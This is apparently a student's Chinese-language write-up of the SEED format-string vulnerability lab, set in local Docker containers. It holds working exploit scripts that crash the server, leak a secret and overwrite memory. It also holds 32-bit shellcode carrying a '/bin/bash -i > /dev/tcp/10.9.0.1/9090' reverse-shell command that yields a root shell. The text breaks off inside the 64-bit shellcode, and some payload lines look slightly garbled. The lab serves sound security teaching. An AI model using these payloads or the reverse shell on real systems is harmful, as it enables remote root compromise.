

[关闭安全措施](#)

```
seed@VM101:~/Downloads/Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@VM101:~/Downloads/Labsetup$
```

已经关闭

[被攻击的程序](#)

本实验中使用的被攻击程序文件名为 format.c，可以在 server-code 文件夹中找到。这个程序有一个格式化字符串漏洞，你的任务是利用这个漏洞。下面列出的代码去除了非必要的信息，所以它与你从实验设置文件中得到的不一样。

```
// 易受攻击的程序 format.c (去除了非必要信息)
unsigned int  target = 0x11223344;
char *secret = "A secret message\n";

void myprintf(char *msg)
{
    // 此行有一个格式化字符串漏洞
    printf(msg);
}

int main(int argc, char **argv)
{
    char buf[1500];
    int length = fread(buf, sizeof(char), 1500, stdin);
    printf("Input size: %d\n", length);

    myprintf(buf);

    return 1;
}
```

上述程序从标准输入中读取数据，然后将数据传递给 myprintf()，后者调用 printf() 打印数据。输入数据被送入 printf() 函数的方式是不安全的，会导致格式化字符串漏洞。我们将利用这个漏洞。

程序将在具有 root 权限的服务器上运行，其标准输入将被重定向到服务器与远程用户之间的 TCP 连接。因此，程序实际上是从远程用户处获取数据的。如果用户可以利用这个漏洞，他们可以造成损害。

在 server-code 文件夹中，你可以找到一个名为 server.c 的程序。这是服务器的主要入口点。它监听端口 9090。当它接收到 TCP 连接时，它调用 format 程序，并将 TCP 连接设置为 format 程序的标准输入。这样，当 format 从 stdin 读取数据时，它实际上从 TCP 连接中读取，即数据由 TCP 客户端的用户提供，你不需要阅读 server 的源代码。

[编译被攻击程序](#)

我们将编译 format 程序为 32 位和 64 位二进制文件（对于 Apple Silicon 机器，我们只编译成 64 位二进制文件）。我们预构建的 Ubuntu 20.04 VM 是 64 位 VM，但它仍然支持 32 位二进制文件。我们所需做的就是使用 gcc 命令中的 -m32 选项。对于 32 位编译，我们还使用 -static 生成静态链接的二进制文件，它是自包含的，不依赖于任何动态库，因为 32 位动态库没有安装在我们的容器中。

编译命令已在 Makefile 中提供。要编译代码，你需要输入 make 来执行这些命令。编译完成后，我们需要将二进制文件复制到 fmt-containers 文件夹中，以便它们可以被容器使用。以下命令执行编译和安装。

```
$ make
$ make install
```

在编译过程中，你将看到一个警告消息。这个警告是由 gcc 编译器针对格式化字符串漏洞实现的防范措施，我们现在可以忽略这个警告。

```
format.c: In function 'myprintf':
format.c:33:5: warning: format not a string literal and no format arguments
                  [-Wformat-security]
   33 |     printf(msg);
      |     ^~~~~~
```

需要指出的是，程序需要使用 "-z execstack" 选项编译，这允许栈可执行。我们的最终目标是将代码注入到服务器程序的栈中，然后触发代码。非可执行栈是对抗基于栈的代码注入攻击的对策，但是它可以使用 return-to-libc 技术被破解，这在另一个 SEED 实验中有详细介绍。在这个实验中，为了简单起见，我们禁用了这个可被破解的对策。

进行编译如下：

```
seed@VM101:~/Downloads/Labsetup/server-code$ make
gcc -DBUF_SIZE=100 -z execstack -static -m32 -o format-32 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack -o format-64 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
seed@VM101:~/Downloads/Labsetup/server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
```

容器设置和命令

解压 Labsetup 压缩包，进入 Labsetup 文件夹，然后用 docker-compose.yml 文件安装实验环境。对这个文件及其包含的所有 Dockerfile 文件中的内容的详细解释都可以在[用户手册](#)（注意：如果你在部署容器的过程中发现从官方源下载容器镜像非常慢，可以参考手册中的说明使用当地的镜像服务器）中找到。如果这是你第一次使用容器设置 SEED 实验环境，那么阅读用户手册非常重要。

在下面，我们列出了一些与 Docker 和 Compose 相关的常用命令。由于我们将非常频繁地使用这些命令，因此我们在 .bashrc 文件（在我们提供的 SEED Ubuntu 20.04 虚拟机中）中为它们创建了别名。

```
$ docker-compose build # 建立容器镜像
$ docker-compose up     # 启动容器
$ docker-compose down   # 关闭容器

// 上述 Compose 命令的别名
$ dcbuild               # docker-compose build 的别名
$ dcup                  # docker-compose up 的别名
$ dcdown                # docker-compose down 的别名
```

所有容器都在后台运行。要在容器上运行命令，我们通常需要获得容器里的 Shell。首先需要使用 docker ps 命令找出容器的 ID，然后使用 docker exec 在该容器上启动 Shell。我们已经在 .bashrc 文件中为这两个命令创建了别名。

```
$ dockps                // docker ps --format "{{.ID}} {{.Names}}" 的别名
$ docksh <id>           // docker exec -it <id> /bin/bash 的别名

// 下面的例子展示了如何在主机 c 内部得到 shell
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// 注：如果一条 docker 命令需要容器 ID，你不需要
//      输入整个 ID 字符串。只要它们在所有容器当中
//      是独一无二的，那只输入前几个字符就足够了。
```

如果你在设置实验环境时遇到问题，可以尝试从手册的“Miscellaneous Problems”部分中寻找解决方案。

注意，在运行 docker-compose build 命令构建 Docker 镜像之前，我们需要编译并复制服务器代码到 fmt-containers 文件夹中。

依照实验手册，依次使用以下命令（在 server-code 目录下）

```
make
make install

dcbuild
dcdown
dcup
```

这里使用dcdwn是因为之前搞错了，打开了docker窗口，所以要先用dcdwn关闭，否则会报错

任务 1: 使程序崩溃

当我们使用所包含的 docker-compose.yml 文件启动容器时，将启动两个容器，每个容器都运行了一个易受攻击的服务器。对于此任务，我们将使用在 10.9.0.5 上运行的服务器，它运行了一个带有格式化字符串漏洞的 32 位程序。对于 Apple Silicon 机器，两个容器都是一样的，并且它们都运行一个 64 位服务器程序（学生可以在此实验中使用任何一个）。

让我们先给这个服务器发送一个消息。我们将看到目标容器打印出的以下消息（你看到的实际消息可能不同）。

```
$ echo hello | nc 10.9.0.5 9090
Press Ctrl+C

// 容器控制台上的打印输出
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | Input buffer (address):          0xffffd2d0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Input size: 6
server-10.9.0.5 | Frame Pointer inside myprintf() = 0xffffd1f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
server-10.9.0.5 | The target variable's value (after): 0x11223344
```


服务器接受最多 1500 字节的数据。你的主要工作是构建不同的有效载荷来实现每个任务中指定的目标。你可以将有效 Payload 保存在文件中，然后使用以下命令将它发送到服务器。

```
$ cat <file> | nc 10.9.0.5 9090
Press Ctrl+C if it does not exit
```

你的任务是为服务器提供输入，使得当服务器程序在 myprintf() 函数中打印用户输入时，它会崩溃。你可以通过查看容器的打印输出来判断 format 程序是否崩溃。如果 myprintf() 返回，它会打印出 "Returned properly" 和笑脸。如果你看不到，format 程序可能已经崩溃了。然而，服务器程序是不会崩溃的，崩溃的 format 程序运行在服务器程序创建的子进程中。

由于在这个实验中构建的大多数格式化字符串可能相当长，最好使用程序来完成。如果你不熟悉 Python 语言，在 attack-code 目录中，我们为你准备了一份名为 build_string.py 的示例代码。它展示了如何将各种类型的数据放入一个字符串中。

-




```
seed@VM101: ~/Downloads/Labsetup
File Edit View Search Terminal Help
seed@VM101:~$ cd Downloads
seed@VM101:~/Downloads$ cd Labsetup
seed@VM101:~/Downloads/Labsetup$ echo hello | nc 10.9.0.5 9090
^C
seed@VM101:~/Downloads/Labsetup$

seed@VM101: ~/Downloads/Labsetup/server-code
File Edit View Search Terminal Help
Removing 17db49bebf25 server-10.9.0.6 ... done
Removing network net-10.9.0.0
seed@VM101:~/Downloads/Labsetup/server-code$ dcup
Creating network "net-10.9.0.0" with the default driver
WARNING: Found orphan containers (server-3-10.9.0.7, server-2-10.9.0.6, server-4-10.9.0.8, server-1-10.9.0.5) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating server-10.9.0.6 ... done
Creating server-10.9.0.5 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd450
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd378
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

首先向服务器发送一条hello消息，观察输出

发现输出正常

目标是要让程序崩溃，一个简单的思路是：构造一个全是 %s 的格式化字符串，但是不提供任何参数。这样在运行的时候，printf函数会不断在栈中移动AP指针，直到找到一个无法访问的内存地址，而 printf 认为这是一个字符串指针并尝试去读取，导致错误并崩溃。



```
/home/seed/Downloads/Labsetup/attack-code/build_string.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
# number = 0xbfffeeee
# content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
# content[4:8] = ("abcd").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
s = "%s"*10

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[0:len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```

观察到程序无法正常返回


```

server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd450
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd378
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | 00001122334410008049da580e532080e61c0ffffd450ffffd37880e62d480
e5000ffffd4188049f6effffd4500648049f3780e53205dc5dcffffd450ffffd45080e9720000000
00000000000000000000cf0e5f0080e500080e5000ffffda388049eeffffd4505dc5dc80e5320000
ffffdb040005dcaaaaaaaaThe target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)

```

任务 2.B: 堆数据

有一个秘密消息（一个字符串）存储在堆区域，你可以从服务器打印输出中找到这个字符串的地址。你的工作是打印出这个秘密消息。为了实现这个目标，你需要在格式化字符串中放置秘密消息的地址（以二进制形式）。

大多数计算机是小端机器，所以存储一个地址 0xAABBCCDD（32 位机器上的四个字节）在内存中，最低有效字节 0xDD 存储在较低的地址，最高有效字节 0xAA 存储在较高的地址。因此，当我们在缓冲区中存储地址时，我们需要按照这个顺序保存它：0xDD，0xCC，0xBB，然后是 0xAA。在 Python 中，你可以这样做：

```

number = 0xAABBCCDD
content[0:4] = (number).to_bytes(4,byteorder='little')

```

——对服务器发送一般的字符串，获得隐藏信息的地址：

```

seed@VM101: ~/Downloads/Labsetup/attack-code
seed@VM101:~/Downloads$ cd Downloads
seed@VM101:~/Downloads$ cd Labsetup
seed@VM101:~/Downloads/Labsetup$ echo hello | nc 10.9.0.5 9090
^C
seed@VM101:~/Downloads/Labsetup$ ./build_string.py
bash: ./build_string.py: Permission denied
seed@VM101:~/Downloads/Labsetup$ sudo ./build_string.py
sudo: ./build_string.py: command not found
seed@VM101:~/Downloads/Labsetup$ cd attack-code
seed@VM101:~/Downloads/Labsetup/attack-code$ ./build_string.py
seed@VM101:~/Downloads/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
seed@VM101:~/Downloads/Labsetup/attack-code$ ./build_string.py
seed@VM101:~/Downloads/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
seed@VM101:~/Downloads/Labsetup/attack-code$ echo hello | nc 10.9.0.5 9090
^C
seed@VM101:~/Downloads/Labsetup/attack-code$

server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd378
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | 00001122334410008049da580e532080e61c0ffffd450ffffd37880e62d480
e5000ffffd4188049f6effffd4500648049f3780e53205dc5dcffffd450ffffd45080e9720000000
00000000000000000000cf0e5f0080e500080e5000ffffda388049eeffffd4505dc5dc80e5320000
ffffdb040005dcaaaaaaaaThe target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd450
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd378
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)

```

将 buffer 起始位置换成隐藏信息的起始地址；将最后一个 `%x` 换为 `%s`；使用 `build_string.py` 生成 `badfile`，内容填充如下，并发送给服务器：

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number = 0x080b4008
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
# content[4:8] = ("abcd").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
s = "%x"*63 + "%s"|

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```



```

server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xfffffd378
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_*)(^_*) Returned properly (^_*)(^_*)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:      0xfffffd450
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xfffffd378
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | @
server-10.9.0.5 | 1122334410008049da580e532080e61c0fffffd450fffffd37880e62d480e5000
server-10.9.0.5 | fffffd4188049f6efffffd4500648049f3780e53205dc5dcfffffd450fffffd45080e9720000000000000
server-10.9.0.5 | 00000000000000002926fa0080e500080e5000ffffda388049eefffffd4505dc5dc80e5320000ffffd
server-10.9.0.5 | b040005dcA secret message
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_*)(^_*) Returned properly (^_*)(^_*)

```

```

/home/seed/Downloads/Labsetup/attack-code/build_string.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
# number = 0x080b4008
# content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
# content[4:8] = ("abcd").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
s = "%x"*(314-1) + "%n"

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[0:len(fmt)] = fmt

number = 0x080e5068
content[1000:1004] = (number).to_bytes(4,byteorder='little')

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)

```

将 `target` 地址放在 `buffer` 的1000 位；刚开始输出较多的 `%x` ，再逐渐较少个数；经过反复实验，得到当 `%x` 的个数为 314 时正好将地址 `0x080e5068` 打印出来：

我们有意在 main 和 myprintf 函数之间放置了一个没有用的栈帧，但它没有显示在图中。在开始这项任务之前，你需要回答以下问题（请在你的实验报告中写下你的答案）：

- 问题1：标记为 ❷ 和 ❸ 的位置的内存地址是什么？
- 问题2：我们需要多少个 %x 格式说明符才能将格式字符串参数指针移动到 ❹？记住，参数指针从 ❶ 上方的位置开始。

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:      0xffffd450
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd378
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_)(^_) Returned properly (^_)(^_)
```

问题1

2-给出了myprintf的ebp为0xffffd378，因此 return address = ebp + 4 = 0xffffd37c

3-为输入 buffer 的地址，服务器的输出中已经给出，为 0xffffd450

问题2

格式化字符串指针，即 AP，一开始位于 format string + 4 处，即 ❶ + 4，与 buffer（❸）的距离为 ❸ - ❶ + 4。因此需要 %x 的个数为 (❸ - ❶ + 4) / 4。

Shellcode

32 位和 64 位版本的 shellcode 都在 attack-code 文件夹中的 exploit.py 里（对于 Apple Silicon 机器，只有 64 位的 shellcode）。你可以使用它们来构建你的格式字符串。

你的任务

请构建你的输入，将其提供给服务器程序，并证明你可以成功地让服务器运行你的 shellcode。在你的实验报告中，你需要解释你的格式字符串是如何构建的。请在栈布局图上标记你的恶意代码存储的位置（请提供具体地址）。

我们对运行一些预定的命令不感兴趣。我们希望在目标服务器上获得 root shell，这样我们就可以输入任何我们想要的命令。由于我们在远程机器上，如果简单地让服务器运行 /bin/bash，我们将无法控制该 shell 程序。反向 Shell 是解决这个问题一个常用技术。请修改你的 shellcode 中的命令字符串，以便你可以在目标服务器上获得反向 shell。请在你的实验报告中包括截图和解释。反向 shell 的详细说明见如下资源。

——

查看 10.9.0.5 的 docker ID

```
seed@VM101:~/Downloads/Labsetup/attack-code$ dockps
d204d790e005  server-10.9.0.5
4a9eb928281f  server-10.9.0.6
seed@VM101:~/Downloads/Labsetup/attack-code$
```


修改exploit.py

```

/home/seed/Downloads/Labsetup/attack-code/exploit.py - Mousepad
File Edit Search View Document Help
# /usr/bin/python3
import sys
# 32-bit Generic Shellcode
shellcode_32 = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker          *
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1          *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = N - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

num1 = 0xffffd37c
num2 = 0xffffd650

content[0:4] = (num1).to_bytes(4, byteorder='little')
content[4:8] = ('@' * 4).encode('latin-1')
content[8:12] = (num2).to_bytes(4, byteorder='little')

remain1 = 0xd650 - 12 - 8 * 62
remain2 = 0xffff - 0xd650

s = "%.8x" * 62 + "%. " + str(remain1) + "%\nhn" + "%. " + str(remain2) + "%\nhn"
fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Save the format string to file
with open('badfile', 'wb') as f:
    f.write(content)

```

在另一个终端监听 9090 端口，将 badfile 发送给 10.9.0.5，观察到 reverse shell：

```

seed@VM101:~/Downloads/Labsetup/attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Conection received on 10.9.0.5 58996
root @ d204d790e005:/fmt#

```

发现id一样，说明攻击成功

任务 5：攻击 64 位服务器程序

注意：对于 Apple Silicon 机器，任务 1-4 已经使用了 64 位服务器程序，所以这个任务与任务 4 相同，不需要重复。但是，你可以在这个部分找到有关 64 位机器的有用信息。

在前面的任务中，我们的目标服务器是 32 位程序。在这个任务中，我们攻击一个 64 位服务器程序。我们的新目标是 10.9.0.6，它运行 format 程序的 64 位版本。让我们先给这个服务器发送一个 hello 消息。我们将看到目标容器打印出的以下消息。

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address: 0x00007fffffffffe380
server-10.9.0.6 | The secret message's address: 0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input .....
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf): 0x00007fffffffffe2c0
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | The target variable's value (after): 0x1122334455667788
server-10.9.0.6 | (^_*)(^_*) Returned properly (^_*)(^_*)
```

你可以看到框架指针和缓冲区的地址的值变为 8 字节长（而不是 32 位程序中的 4 字节）。你的工作是构建你的有效载荷来利用服务器的格式化字符串漏洞。你的最终目标是获得目标服务器上的 root shell。你需要使用 64 位版本的 shellcode。

64 位地址引起的挑战

x64 架构引起的挑战是地址中的零。尽管 x64 架构支持 64 位地址空间，但只允许从 0x00 到 0x00007FFFFFFFFFFFFF 的地址。这意味着对于每个地址（8 字节），最高的两个字节总是零。这导致了一个问题。

在攻击中，我们需要在格式字符串中放置地址。对于 32 位程序，我们可以将地址放在任何地方，因为里面没有零，但对于 64 位程序我们不能再这样做。如果你把一个地址放在格式字符串的中间，当 printf() 使用这个格式字符串时，当它看到一个零时，就会停止。所以格式字符串中的第一个零之后的任何东西都不会被认为是格式字符串的一部分。

零引起的问题与在缓冲区溢出攻击中不同，在缓冲区溢出攻击中，如果使用了 strcpy()，出现零将终止内存复制。在这里，我们没有程序中的内存复制，所以我们的输入中可以零，但是放在哪里是关键。有很多方法可以解决这个问题，在实验报告中，你应该解释他们是如何解决这个问题的。

一个有用的技术：自由移动参数指针

在格式字符串中，我们可以使用 %x 移动参数指针 va_list 到下一个可选参数。我们也可以直接将指针移动到第 k 个可选参数。这是使用格式字符串的参数字段完成的（形式为 k\$）。以下代码示例使用 "%3\$.20x" 打印出第三个可选参数的值（数字 3），然后使用 "%6\$n" 写入第六个可选参数（变量 var，其值将变为 20）。最后，使用 "%2\$.10x"，它将指针移回到第 2 个可选参数（数字 2），并打印出来。你可以看到，使用这种方法，我们可以自由地前后移动指针。这种技术非常有用，可以简化任务中格式字符串的构建。

```
#include <stdio.h>
int main()
{
    int var = 1000;
    printf("%3$.20x%6$n%2$.10x\n", 1, 2, 3, 4, 5, &var);
    printf("The value in var: %d\n",var);
    return 0;
}

----- Output -----
seed@ubuntu:~$ a.out
00000000000000000000300000000002
The value in var: 20
```

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address: 0x00007fffffffe380
server-10.9.0.6 | The secret message's address: 0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input .....
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf): 0x00007fffffffe2c0
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | The target variable's value (after): 0x1122334455667788
server-10.9.0.6 | (^_)(^_) Returned properly (^_)(^_)
```

获得buffer-address, target address, frame pointer, target value before

将 `target` 地址放在 `buffer` 的1000 位；刚开始输出较多的 `%p`，再逐渐较少个数；经过反复实验，得到当 `%p` 的个数为 159 时正好将地址 `0x555555558010` 打印出来：

将 shellcode 放在 buffer 偏移 1200 的位置，计算得到需要修改的返回地址为 `0x7fffffffe930`；使用 Task 3 的方法计算 `%lld` 的宽度，先将计算得到的地址写入 target，检验 `%lld` 的宽度是否设置正确，可以看到 target 的值的后 6 个字节变成了 `0x7fffffffe930`，说明计算正确。

用上面中计算得到的格式化字符串，换成目标返回地址（即 `%rbp+8`），将生成的 `badfile` 传给 10.9.0.6，就可以看到 reverse shell 的现象：

```
#!/usr/bin/python3
import sys

# 64-bit Generic Shellcode
shellcode_64 = (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
